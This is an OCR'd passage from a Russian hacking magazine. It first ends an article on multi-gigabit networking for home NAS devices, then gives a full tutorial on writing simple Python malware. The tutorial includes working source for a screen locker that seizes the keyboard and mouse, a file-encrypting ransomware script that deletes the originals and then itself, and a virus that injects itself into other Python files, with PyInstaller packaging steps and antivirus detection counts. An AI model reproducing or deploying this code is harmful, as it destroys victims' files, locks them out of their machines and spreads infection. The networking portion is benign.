- QXG-5G1T-111C: сетевая карта с поддержкой скоростей до 5 Гбит со всеми остановками на чипсете Marvell AQtion AQC111C. Вдвое медленнее 10-гигабитного варианта, но и почти вдвое дешевле — около 50 евро.



QNAP QXG-5G1T-111C

- QNA-UC5G1T — адаптер с выходом USB Type-C с поддержкой стандартов на 5 и 2,5 Гбит (10Gbe нет) на чипсете AQtion AQC111U. Подходит большинству современных устройств, работающих на процессорах Intel (список исключений ищи на странице продукта). Достаточно крупный адаптер в увесистом металлическом корпусе. Можно устанавливать несколько в одно устройство, распознается автоматически. Спойлер: этот адаптер можно использовать и с NAS от Synology; об этом ниже. А вот в компьютер я бы все-таки установил нормальную сетевую карту — это и быстрее, и дешевле, и гораздо меньше нагружает процессор. Цена — около 100 евро.



QNAP QNA-UC5G1T

QNAP: подводные камни


Использование сетевых плат или адаптеров производства QNAP совместно с NAS от QNAP ожидаемо не вызывает никаких проблем. Главное — уточнить совместимость до того, как купишь адаптер. В целом вариант с портом USB (QNA-UC5G1T) подойдет почти для любого относительно свежего хранилища от QNAP, если последнее оснащено процессором Intel. Для того чтобы получить повышенную полосу пропускания в решениях на ARM, тебе придется воспользоваться агрегацией портов, если устройство оснащено больше чем двумя портами Ethernet.

Каких неприятных сюрпризов стоит ожидать? Традиционно при использовании адаптера с USB не будет работать Wake On LAN: NAS от QNAP отключают питание портов USB, и «волшебный пакет» уходит в никуда. Обойти проблему можно, подключив отдельный сетевой кабель к одному из встроенных портов Ethernet. Кроме того, в некоторых корпусах имеет смысл устанавливать модели адаптеров с активным охлаждением — в противном случае возможен температурный тротлинг (особенно это касается адаптера на 10 Гбит).

Asustor

Asustor производит достаточно интересные NAS, которые особо не за что поругать. Интересен подход компании к реализации мультигигабитных сетей. В линейке Asustor есть несколько моделей, оснащенных двумя портами 10GBASE-T (как ни странно, именно эти модели оборудованы довольно слабыми процессорами ARM), и две с двумя портами 2.5GBASE-T (это модели Nimbustor 2 и 4). Связываться с решениями на ARM ради 10-гигабитных портов я бы не стал, а вот Nimbustor вполне интересны — в основном тем, что быстрый линк будет работать сразу из коробки.

Для всех остальных предлагается вот такой простенький адаптер со встроенным (в отличие от QNAP) шнурком USB Type-C.



Asustor AS-U2.5G

Адаптер Asustor AS-U2.5G — всего лишь обычный референсный дизайн на основе недорогого контроллера Realtek RTL8156. На этом же контроллере выполнены такие адаптеры, как Cable Matters 201090-E (Type-C), Plannex USB-LAN2500R (Type-A), Buffalo LUA-U3-A2G (Type-A), CLUB 3D CAC-1420 (Type-A), TUC-ET2G (Type-C), CableCreation B07VNFLTLD (Type-A), Digitus DN-3025 (Type-C), довольно симпатично выглядящий DeLOCK 65990 и множество им подобных.



Digitus DN-3025

Как «родной» адаптер Asustor, так и его многочисленные клоны на том же чипсете устанавливаются и работают в NAS Asustor в режиме plug'n'play. Из настроек, пожалуй, стоит лишь включить Jumbo Frames (MTU = 9000). В частности, я протестировал адаптер Digitus DN-3025 — никакой особой причины выбрать из многочисленных клонов именно его у меня не было, остальные должны работать аналогичным образом.


> **Тестовый стенд**
>
> Двухдисковая Asustor AS6302T, оборудованная двумя гигабитными портами Ethernet, процессором Intel Celeron J3350 (Apollo Lake) и двумя дисками WD Red 6TB WD60EFRX (максимальная скорость чтения в тестах — порядка 221 Мбайт/с на внешних дорожках). Диски работают по отдельности (при попытке создать «зеркало» ADM начала процесс полной синхронизации массива, что грозило растянуться часов на двадцать).

Подводные камни? Традиционно — с адаптером не будет работать Wake On LAN. Стоит оставить подключенным один из встроенных портов Ethernet. В список совместимых входят практически все модели Asustor на процессорах Intel: линейки AS31, 32, 50, 51, 52, 53, 61, 62, 63, 64, 70.

Asustor: агрегация линков


В большинстве NAS производства Asustor, работающих на процессорах Intel, присутствует не один, а два сетевых порта. Если у тебя уже есть мультигигабитный коммутатор, а в компьютере установлена сетевая карта с поддержкой 10GBASE-T, то покупать дополнительный адаптер для NAS, возможно, и не потребуется. Агрегация линков в ADM включается буквально в несколько кликов, причем никаких настроек в коммутаторе тебе делать не придется: реализована агрегация на программном уровне.

Агрегация линков — достаточно нетривиальный процесс, который разработчики ADM упростили до невозможности. Чтобы получить удвоенную полосу пропускания, достаточно включить агрегацию в настройках, а в качестве метода выбрать алгоритм Round-Robin, как показано на скриншоте.




К слову, выбор любого другого алгоритма потребует поддержки со стороны коммутатора, при этом удвоения полосы пропускания ты не получишь.

В результате имеем NAS, подключенный к двум гигабитным портам коммутатора двумя кабелями Ethernet Cat. 5e или выше, и компьютер, подключенный к мультигигабитному порту того же коммутатора одним кабелем Cat. 6a или более высокой категории. Вот что получается в итоге (в NAS установлена пара дисков WD Red 6TB WD60EFRX).




На чтение



На запись

Надо понимать, что ограничивающим фактором здесь становится скорость работы жесткого диска. Вот так выглядит копирование файла, целиком поместившегося в кеш NAS.



Кстати, указанные выше цифры получены с `MTU = 9000`. С размером MTU по умолчанию скорость записи в режиме агрегации резко падает, так что стоит настроить MTU как на стороне NAS, так и на своем компьютере.

Как видишь, использование более широкого канала не всегда приведет к удвоенной производительности. Единичный гигабитный канал позволяет передавать порядка 120 Мбайт/с, удвоенный же дает реальную производительность в районе 171 Мбайт/с, которая тем не менее не достигает максимальной скорости самого диска (напомню, в данном стенде — 210 Мбайт/с). Предельная скорость (чтение из кеша NAS) — около 195 Мбайт/с.

К слову, тот же NAS был протестирован и с адаптером Digitus DN-3025, подключенным к порту USB Type-C. Результат был неразличим до степени смешения: ограничивающим фактором стала скорость доступа к самим дискам. В итоге я решил отдать мультигигабитный порт в коммутаторе в пользу Synology, а для Asustor использовать агрегацию.

Synology

И вот мы дошли до самого, наверное, увлекательного в этой статье: настройки мультигигабитного канала в NAS от Synology. В моем распоряжении есть единственная модель — DS218+. Эта модель интересна еще и тем, что ее платформа очень похожа на ранее протестированный Asustor AS6302T. Тот же процессор, те же диски (хоть и в зеркальной конфигурации), но при этом — единственный гигабитный сетевой интерфейс. Увеличить скорость доступа штатными средствами невозможно — только переходить на более дорогую модель, оборудованную двумя портами Ethernet.

> **Тестовый стенд**
>
> Двухдисковая Synology DS218+, оборудованная единственным гигабитным портом Ethernet, процессором Intel Celeron J3350 (Apollo Lake) и двумя дисками WD Red 6TB WD60EFRX (максимальная скорость чтения в тестах — порядка 221 Мбайт/с на внешних дорожках). Диски объединены в зеркальный массив RAID 1.

Synology славится умением за хорошие деньги продать самое минимально достаточное с аппаратной точки зрения устройства. Так, если у Asustor AS6302T мы наблюдаем два гигабитных порта и дополнительно разъем Type-C, то в модели DS218+, оснащенной тем же процессором и таким же количеством оперативной памяти, слота Type-C нет вовсе, а гигабитный сетевой порт всего один. Более того, Synology не предлагает никакой штатной возможности как-то расширить канал: ни мультигигабитных адаптеров, ни даже возможности подключить через USB второй гигабитный адаптер не предусмотрено (а если тебе это каким-то образом удастся, то настраивать агрегацию линков ты будешь вручную через терминал).


Если у тебя одна из подобных моделей, а менять ее на более продвинутый вариант (например, DS718+ или четырехдисковую модель) ты не хочешь, то описанный ниже способ может тебе подойти.

Вариант 1. Используем 5-гигабитный адаптер QNA-UC5G1T на чипсете AQtion AQC111U


Разумеется, если ты просто подключишь адаптер комплектным кабелем, DSM не увидит сетевого линка. Нужен драйвер для AQC111U, который Synology, само собой, не предлагает. На помощь приходит GitHub: драйверы для чипсета AQC111U в понятном для DSM виде можно скачать отсюда.

В список совместимых моделей входят DS918+, DS620slim, DS1019+, DS718+, DS418play, а также DS218+. Впрочем, сборки доступны и для гораздо более старых чипсетов, так что проапгрейдить таким образом можно и весьма древние модели Synology.

Устанавливается драйвер предельно просто: достаточно использовать команду Manual Install из раздела Packages. После установки драйвер становится доступным в виде установленного пакета; его нужно будет запустить.



После этого драйвер готов к работе, но рекомендуется его предварительно настроить, изменив в свойствах адаптера MTU = 9000. В настройках адаптер будет выглядеть примерно так.




На этом не все. 5-гигабитный адаптер склонен к нагреву, а где нагрев — там и тротлинг. Соответственно, стоит отключить температурный тротлинг, а чтобы не возникал перегрев — включить EEE (Energy Efficient Ethernet). Это можно сделать двумя командами в терминале (предполагается, что идентификатор подключения — eth1, что верно для систем с единственным встроенным сетевым портом):


```
$ ethtool --set-priv-flags eth1 "Thermal throttling" off
$ ethtool --set-priv-flags eth1 "Low Power 5G" on
```

После указанных манипуляций линк полностью готов к работе. Обрати внимание: WOL через USB-адаптер работать не будет; если ты пользуешься WOL, оставь подключенным основной кабель. В таком случае тебе придется убедиться в корректной адресации, в явном виде подключаясь к IP-адресу именно 5-гигабитного адаптера. Я решил этот вопрос, настроив локальное название устройства в виде my_nas.local (при этом просто my_nas обращается к устройству через встроенный LAN), но вариантов может быть масса, вплоть до редактирования файла hosts на своем компьютере.


Я провел стресс-тест этого адаптера, передав через него порядка 10 Тбайт данных. Никаких проблем не возникло, перегрев не наблюдался. Стоило ли оно того? Вот результаты тестирования.

Чтение показало устоявшуюся скорость 150 Мбайт/с.






Пиковая производительность — порядка 178 Мбайт/с.



Запись в зашифрованную папку (AES-256) прошла со средней скоростью около 140 Мбайт/с, при этом заметно нагрузив процессор.



Эксперимент считаю удавшимся: достигнута скорость передачи данных, почти в полтора раза превышающая возможности гигабитного линка. Впрочем, до скоростей DAS данному решению все же далеко: вероятно, играет роль весьма скромная вычислительная мощность старенького двухъядерного Celeron.

Вариант 2. Используем 2,5-гигабитный адаптер на чипсете Realtek RTL8156

Я протестировал вот такой адаптер, продаваемый под маркой Digitus.



Digitus DN-3025

На чипсете RTL8156 существует большое количество клонов, которые отличаются внешним видом корпуса и способами отвода тепла. Драйвер для всех этих адаптеров подходит один и тот же.

Обрати внимание: у этой модели разъем Type-C. Для подключения к Synology потребовался китайский переходник, у которого есть своя особенность: на полной скорости он работает только в одной ориентации симметричного порта Type-C. Если «воткнуть неправильно», скорость будет как у USB 2.0.

Разумеется, драйверов у Synology для этого адаптера не предусмотрено. На помощь вновь приходит GitHub: на сей раз нас интересует страница Synology DSM driver for Realtek RTL8152/RTL8153/RTL8156 based adapters.

Установка не отличается от установки предыдущего адаптера. Из дополнительных настроек имеет смысл активировать Jumbo Frames (MTU 9000), что помогает снизить загрузку процессора и нагрев самого адаптера. Краткое тестирование подтвердило работоспособность комбинации.

> **Подводные камни**
>
> - Какие бывают подводные камни у сетевых адаптеров, работающих через USB? Во-первых, ни одно из рассмотренных решений не поддерживает функцию WOL; это, впрочем, ожидаемо. Во-вторых, работа через USB — относительно тяжелая для процессора нагрузка; при передаче больших массивов данных на максимальной скорости загрузка слабенького Celeron, который стоит в протестированных NAS, достигала 25–30%. К сожалению, провести корректное сравнение не удалось, но при использовании гигабитного встроенного адаптера загрузка процессора при аналогичной нагрузке не превышала 5–10%.
> - Использование адаптера от QNAP совместно с NAS от Synology может привести к перегреву адаптера и падению скорости до 100 Мбит/с. Решается рекомендованными автором порта командами, которые отключают температурный тротлинг и активируют режим EEE (Energy Efficient Ethernet), и настройкой в свойствах адаптера Jumbo Frames (MTU = 9000) как на самом NAS, так и на стороне компьютера. После этих манипуляций адаптер работал стабильно, успешно пройдя 20-часовой стресс-тест с максимальной нагрузкой.
> - Драйверы адаптеров Realtek для устройств Synology, похоже, не самого высокого качества: в журнале повторяется одна и та же ошибка. А вот в устройствах Asustor, для которых данный чипсет поддерживается на нативном уровне, никаких ошибок не регистрируется.

ЗАКЛЮЧЕНИЕ

Подробно разобравшись в том, как обеспечить мультигигабитную коммутацию в домашней сети, попробуем ответить на вопрос: стоило ли оно того? Начиная исследование, я ставил перед собой цель обеспечить между компьютером и двумя сетевыми устройствами (NAS Asustor и Synology) скорость передачи данных сравнимую с той, которую дает прямое подключение дисков к компьютеру. Своей цели я добился: коммутация между компьютером и Synology DS218+ идет по 5-гигабитному каналу, а с Asustor AS6302T — по двум гигабитным. В сравнении с использованием одного гигабитного линка прирост производительности полуторакратный. А вот практической разницы между 5-гигабитным линком в Synology и агрегацией двух каналов в Asustor я не увидел: выше головы не прыгнешь, быстрее дисков данные не прочитаешь. Уверен, использование более быстрых накопителей эту разницу смогло бы продемонстрировать.

Можно ли было обойтись без мультигигабитного коммутатора и соответствующей сетевой карты? В случае с Asustor — вполне можно было бы добавить в компьютер второй гигабитный порт и настроить агрегацию. А вот к DS218+ быстрый доступ мне получить не удалось бы: в этой модели сетевой интерфейс предусмотрен только один, а добавить второй гигабитный адаптер просто так не получится.

ЯДОВИТЫЙ ПИТОН

ПИШЕМ НА PYTHON ПРОСТЕЙШУЮ МАЛВАРЬ: ЛОКЕР, ШИФРОВАЛЬЩИК И ВИРУС



Почему кому-то может прийти в голову писать малварь на Python? Мы сделаем это, чтобы изучить общие принципы вредоносостроения, а заодно ты попрактикуешься в использовании этого языка и сможешь применять полученные знания в других целях. К тому же малварь на Python таки попадается в дикой природе, и далеко не все антивирусы обращают на нее внимание.

Валерий Линьков
Дипломированный специалист и инструктор Cisco, основатель академии Cisco, автор технических статей нацбезопасности России, сисадмин, ИБшник, питонист, гик
valerylinkov.ru

Чаще всего Python применяют для создания бэкдоров в софте, чтобы загружать и исполнять любой код на зараженной машине. Так, в 2017 году сотрудники компании Dr.Web обнаружили Python.BackDoor.33, а 8 мая 2019 года был замечен Mac.BackDoor.Siggen.20. Другой троян — RAT Python крал пользовательские данные с зараженных устройств и использовал Telegram в качестве канала передачи данных.

Мы же создадим три демонстрационные программы: локер, который будет блокировать доступ к компьютеру, пока пользователь не введет правильный пароль, шифровальщик, который будет обходить директории и шифровать все лежащие в них файлы, а также вирус, который будет распространять свой код, заражая другие программы на Python.

INFO

Тема удаленного администрирования зараженных машин осталась за рамками этой статьи, однако ты можешь почерпнуть основу для кода со всеми объяснениями в статье «Reverse shell на Python».

Несмотря на то что наши творения не претендуют на сколько-нибудь высокий технический уровень, они в определенных условиях могут быть опасными. Поэтому предупреждаю, что за нарушение работы чужих компьютеров и уничтожение информации может последовать строгое наказание. Давай сразу договоримся: запускать все, что мы здесь описываем, ты будешь только на своей машине, да и то осторожно — чтобы случайно не зашифровать себе весь диск.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

НАСТРОЙКА СРЕДЫ

Итак, первым делом нам, конечно, понадобится сам Python, причем третьей версии. Не буду детально расписывать, как его устанавливать, и сразу отправлю тебя скачивать бесплатную книгу «Укус питона» (PDF). В ней ты найдешь ответ на этот и многие другие вопросы, связанные с Python.

Дополнительно установим несколько модулей, которые будем использовать:

```
pip install pyAesCrypt
pip install pyautogui
pip install tkinter
```

На этом с подготовительным этапом покончено, можно приступать к написанию кода.

ЛОКЕР

Идея — создаем окно на полный экран и не даем пользователю закрыть его.

Импорт библиотек:

```
import pyautogui
from tkinter import Tk, Entry, Label
from pyautogu coi import click, moveTo
from time import sleep
```

Теперь возьмемся за основную часть программы.

```
# Создаем окно
root = Tk()
# Вырубаем защиту левого верхнего угла экрана
pyautogui.FAILSAFE = False
# Получаем ширину и высоту окна
width = root.winfo_screenwidth()
height = root.winfo_screenheight()
# Задаем заголовок окна
root.title('From "Xakep" with love')
# Открываем окно на весь экран
root.attributes("-fullscreen", True)
# Создаем поле для ввода, задаем его размеры и расположение
entry = Entry(root, font=1)
entry.place(width=150, height=50, x=width/2-75, y=height/2-25)
# Создаем текстовые подписи и задаем их расположение
label0 = Label(root, text="╚(•⌂•)╝ Locker by Xakep (╯°□°)╯︵ ┻━┻",
font=1)
label0.grid(row=0, column=0)
label1 = Label(root, text="Пиши пароль и жми Ctrl + C", font='Arial
20')
label1.place(x=width/2-75-130, y=height/2-25-100)
# Включаем постоянное обновление окна и делаем паузу
root.update()
sleep(0.2)
# Кликаем в центр окна
click(width/2, height/2)
# Обнуляем ключ
k = False
# Теперь непрерывно проверяем, не введен ли верный ключ
# Если введен, вызываем функцию хулиганства
while not k:
    on_closing()
```

Здесь `pyautogui.FAILSAFE = False` — защита, которая активируется при перемещении курсора в верхний левый угол экрана. При ее срабатывании программа закрывается. Нам это не надо, поэтому вырубаем эту функцию.

Чтобы наш локер работал на любом мониторе с любым разрешением, считываем ширину и высоту экрана и по простой формуле вычисляем, куда будет попадать курсор, делаться клик и так далее. В нашем случае курсор попадает в центр экрана, то есть ширину и высоту мы делим на два. Паузу (`sleep`) добавим для того, чтобы пользователь мог ввести код для отмены.

Сейчас мы не блокировали ввод текста, но можно это сделать, и тогда пользователь никак от нас не избавится. Для этого напишем еще немного кода. Не советую делать это сразу. Сначала давай настроим программу, чтобы она выключалась при вводе пароля. Но код для блокирования клавиатуры и мыши выглядит вот так:

```
import pythoncom, pyHook

hm = pyHook.HookManager()
hm.MouseAll = uMad
hm.KeyAll = uMad
hm.HookMouse()
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Создадим функцию для ввода ключа:

```
def callback(event):
    global k, entry
    if entry.get() == "xakep":
        k = True
```

Тут все просто. Если ключ не тот, который мы задали, программа продолжает работать. Если пароли совпали — тормозим.

Последняя функция, которая нужна для работы окна-вредителя:

```
def on_closing():
    # Кликаем в центр экрана
    click(width/2, height/2)
    # Перемещаем курсор мыши в центр экрана
    moveTo(width/2, height/2)
    # Включаем полноэкранный режим
    root.attributes("-fullscreen", True)
    # При попытке закрыть окно с помощью диспетчера задач вызываем
on_closing
    root.protocol("WM_DELETE_WINDOW", on_closing)
    # Включаем постоянное обновление окна
    root.update()
    # Добавляем сочетание клавиш, которое будет закрывать программу
    root.bind('<Control-KeyPress-c>', callback)
```

На этом наш импровизированный локер готов.

ШИФРОВАЛЬЩИК

Этот вирус мы напишем при помощи только одной сторонней библиотеки — pyAesCrypt. Идея — шифруем все файлы в указанной директории и всех директориях ниже. Это важное ограничение, которое позволяет не сломать операционку. Для работы создадим два файла — шифратор и дешифратор. После работы исполняемые файлы будут самоудаляться.

Сначала запрашиваем путь к атакуемому каталогу и пароль для шифрования и дешифровки:

```
direct = input("Напиши атакуемую директорию: ")
password = input("Введи пароль: ")
```

Дальше мы будем генерировать скрипты для шифрования и дешифровки. Выглядит это примерно так:

```
with open("Crypt.py", "w") as crypt:
    crypt.write('''
    текст программы
    ''')
```

Переходим к файлам, которые мы будем использовать в качестве шаблонов. Начнем с шифратора. Нам потребуются две стандартные библиотеки:

```
import os
import sys
```

Пишем функцию шифрования (все по мануалу pyAesCrypt):

```
def crypt(file):
    import pyAesCrypt
    print('-' * 80)
    # Задаем пароль и размер буфера
    password = "'''+str(password)+'''"
    buffer_size = 512*1024
    # Вызываем функцию шифрования
    pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password,
buffer_size)
    print("[Encrypt] '"+str(file)+".crp'")
    # Удаляем исходный файл
    os.remove(file)
```

Вместо str(password) скрипт-генератор вставит пароль.

Важные нюансы. Шифровать и дешифровать мы будем при помощи буфера, таким образом мы избавимся от ограничения на размер файла (по крайней мере, значительно уменьшим это ограничение). Вызов `os.remove(file)` нужен для удаления исходного файла, так как мы копируем файл и шифруем копию. Можно настроить копирование файла вместо удаления.

Теперь функция, которая обходит папки. Тут тоже ничего сложного.

```
def walk(dir):
    # Перебор всех подпапок в указанной папке
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        # Если это файл, шифруем его
        if os.path.isfile(path):
            crypt(path)
        # Если это папка, рекурсивно повторяем
        else:
            walk(path)
```

В конце добавим еще две строки. Одна для запуска обхода, вторая — для самоуничтожения программы.

```
walk("'''+str(direct)+'''")
os.remove(str(sys.argv[0]))
```

Здесь снова будет подставляться нужный путь.

Вот весь исходник целиком.

```
import os
import sys

def crypt(file):
    import pyAesCrypt
    print('-' * 80)
    password = "'''+str(password)+'''"
    buffer_size = 512*1024
    pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password,
buffer_size)
    print("[Encrypt] '"+str(file)+".crp'")
    os.remove(file)

def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        if os.path.isfile(path):
            crypt(path)
        else:
            walk(path)

walk("'''+str(direct)+'''")
print('-' * 80)
os.remove(str(sys.argv[0]))
```

Теперь «зеркальный» файл. Если в шифровальщике мы писали encrypt, то в дешифраторе пишем decrypt. Повторять разбор тех же строк нет смысла, поэтому сразу финальный вариант.

```
import os
import sys

# Функция расшифровки
def decrypt(file):
    import pyAesCrypt
    print('-' * 80)
    password = "'''+str(password)+'''"
    buffer_size = 512 * 1024
    pyAesCrypt.decryptFile(str(file), str(os.path.splitext(file)[0]),
 password, buffer_size)
    print("[Decrypt] '" + str(os.path.splitext(file)[0]) + "'")
    os.remove(file)

# Обход каталогов
def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        if os.path.isfile(path):
            try:
                decrypt(path)
            except Error:
                pass
        else:
            walk(path)

walk("'''+str(direct)+'''")
print('-' * 80)
os.remove(str(sys.argv[0]))
```

Итого 29 строк, из которых на дешифровку ушло три. На случай, если какой-то из файлов вдруг окажется поврежденным и возникнет ошибка, пользуемся отловом исключений (`try...except`). То есть, если не получится расшифровать файл, мы его просто пропускаем.

ВИРУС

Здесь идея в том, чтобы создать программу, которая будет заражать другие программы с указанным расширением. В отличие от настоящих вирусов, которые заражают любой исполняемый файл, наш будет поражать только другие программы на Python.

На этот раз нам не потребуются никакие сторонние библиотеки, нужны только модули sys и os. Подключаем их.

```
import sys
import os
```

Создадим три функции: сообщение, парсер, заражение.

Функция, которая сообщает об атаке:

```
def code(void):
    print("Infected")
```

Сразу вызовем ее, чтобы понять, что программа отработала:

```
code(None)
```

Обход директорий похож на тот, что мы делали в шифровальщике.

```
def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        # Если нашли файл, проверяем его расширение
        if os.path.isfile(path):
            # Если расширение — py, вызываем virus
            if (os.path.splitext(path)[1] == ".py"):
                virus(path)
            else:
                pass
        else:
            # Если это каталог, заходим в него
            walk(path)
```

INFO

В теории мы могли бы таким же образом отравлять исходники и на других языках, добавив код на этих языках в файлы с соответствующими расширениями. А в Unix-образных системах скрипты на Bash, Ruby, Perl и подобном можно просто подменить скриптами на Python, исправив путь к интерпретатору в первой строке.

Вирус будет заражать файлы «вниз» от того каталога, где он находится (путь мы получаем, вызвав `os.getcwd()`).

В начале и в конце файла пишем вот такие комментарии:

```
# START #
# STOP #
```

Чуть позже объясню зачем.

Дальше функция, которая отвечает за саморепликацию.

```
def virus(python):
    begin = "# START #\n"
    end = "# STOP #\n"
    # Читаем атакуемый файл, назовем его copy
    with open(sys.argv[0], "r") as copy:
        # Создаем флаг
        k = 0
        # Создаем переменную для кода вируса и добавляем пустую
строку
        virus_code = "\n"
        # Построчно проходим заражаемый файл
        for line in copy:
            # Если находим маркер начала, поднимаем флаг
            if line == begin:
                k = 1
                # Добавляем маркер в зараженный код
                virus_code += begin
            # Если мы прошли начало, но не дошли до конца, копируем
строку
            elif k == 1 and line != end:
                virus_code += line
            # Если дошли до конца, добавляем финальный маркер и
выходим из цикла
            elif line == end:
                virus_code += end
                break
            else:
                pass
    # Снова читаем заражаемый файл
    with open(python, "r") as file:
        # Создаем переменную для исходного кода
        original_code = ""
        # Построчно копируем заражаемый код
        for line in file:
            original_code += line
            # Если находим маркер начала вируса, останавливаемся и
поднимаем флаг vir
            if line == begin:
                vir = True
                break
            # Если маркера нет, опускаем флаг vir
            else:
                vir = False
    # Если флаг vir опущен, пишем в файл вирус и исходный код
    if not vir:
        with open(python, "w") as paste:
            paste.write(virus_code + "\n\n" + original_code)
    else:
        pass
```

Теперь, думаю, стало понятнее, зачем нужны метки «старт» и «стоп». Они обозначают начало и конец кода вируса. Сперва мы читаем файл и построчно просматриваем его. Когда мы наткнулись на стартовую метку, поднимаем флаг. Пустую строку добавляем, чтобы вирус в исходном коде начинался с новой строки. Читаем файл второй раз и записываем построчно исходный код. Последний шаг — пишем вирус, два отступа и оригинальный код. Можно поиздеваться и записать его как-нибудь по-особому — например, видоизменить все выводимые строки.

ДЕЛАЕМ ИСПОЛНЯЕМЫЙ ФАЙЛ

Как запустить вирус, написанный на скриптовом языке, на машине жертвы? Есть два пути: либо как-то убедиться, что там установлен интерпретатор, либо запаковать наше творение вместе со всем необходимым в единый исполняемый файл. Этой цели служит утилита PyInstaller. Вот как ей пользоваться.

Устанавливаем:

```
pip install PyInstaller
```

И вводим команду

```
PyInstaller "имя_файла.py" --onefile --noconsole
```

Немного ждем, и у нас в папке с программой появляется куча файлов. Можешь смело избавляться от всего, кроме экзешников, они будут лежать в папке dist.

Говорят, что с тех пор, как начали появляться вредоносные программы на Python, антивирусы стали крайне нервно реагировать на PyInstaller, причем даже если он прилагается к совершенно безопасной программе.

Я решил проверить, что VirusTotal скажет о моих творениях. Вот отчеты:

- файл Crypt.exe не понравился 12 антивирусам из 72;
- файл Locker.exe — 10 антивирусам из 72;
- файл Virus.exe — 23 антивирусам из 72.

Худший результат показал Virus.exe — то ли некоторые антивирусы обратили внимание на саморепликацию, то ли просто название файла не понравилось. Но как видишь, содержимое любого из этих файлов насторожило далеко не все антивирусы.

ЗАКЛЮЧЕНИЕ

Итак, мы написали три вредоносные программы, использовав скриптовый язык, и упаковали их при помощи PyInstaller.

Безусловно, наш вирус — не самый страшный на свете, а локер и шифровальщик еще нужно как-то доставлять до машины жертвы. При этом ни одна из наших программ не общается с C&C-сервером и я совсем не обфусцировал код, так что здесь остается еще огромный простор для творчества.

Тем не менее уровень детекта антивирусами оказался на удивление низким. Получается, что даже самая простая самописная малварь может стать угрозой. Так что антивирусы антивирусами, но скачивать из интернета случайные программы и запускать их не думая всегда будет небезопасно.

WWW

- Полные версии исходных файлов

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

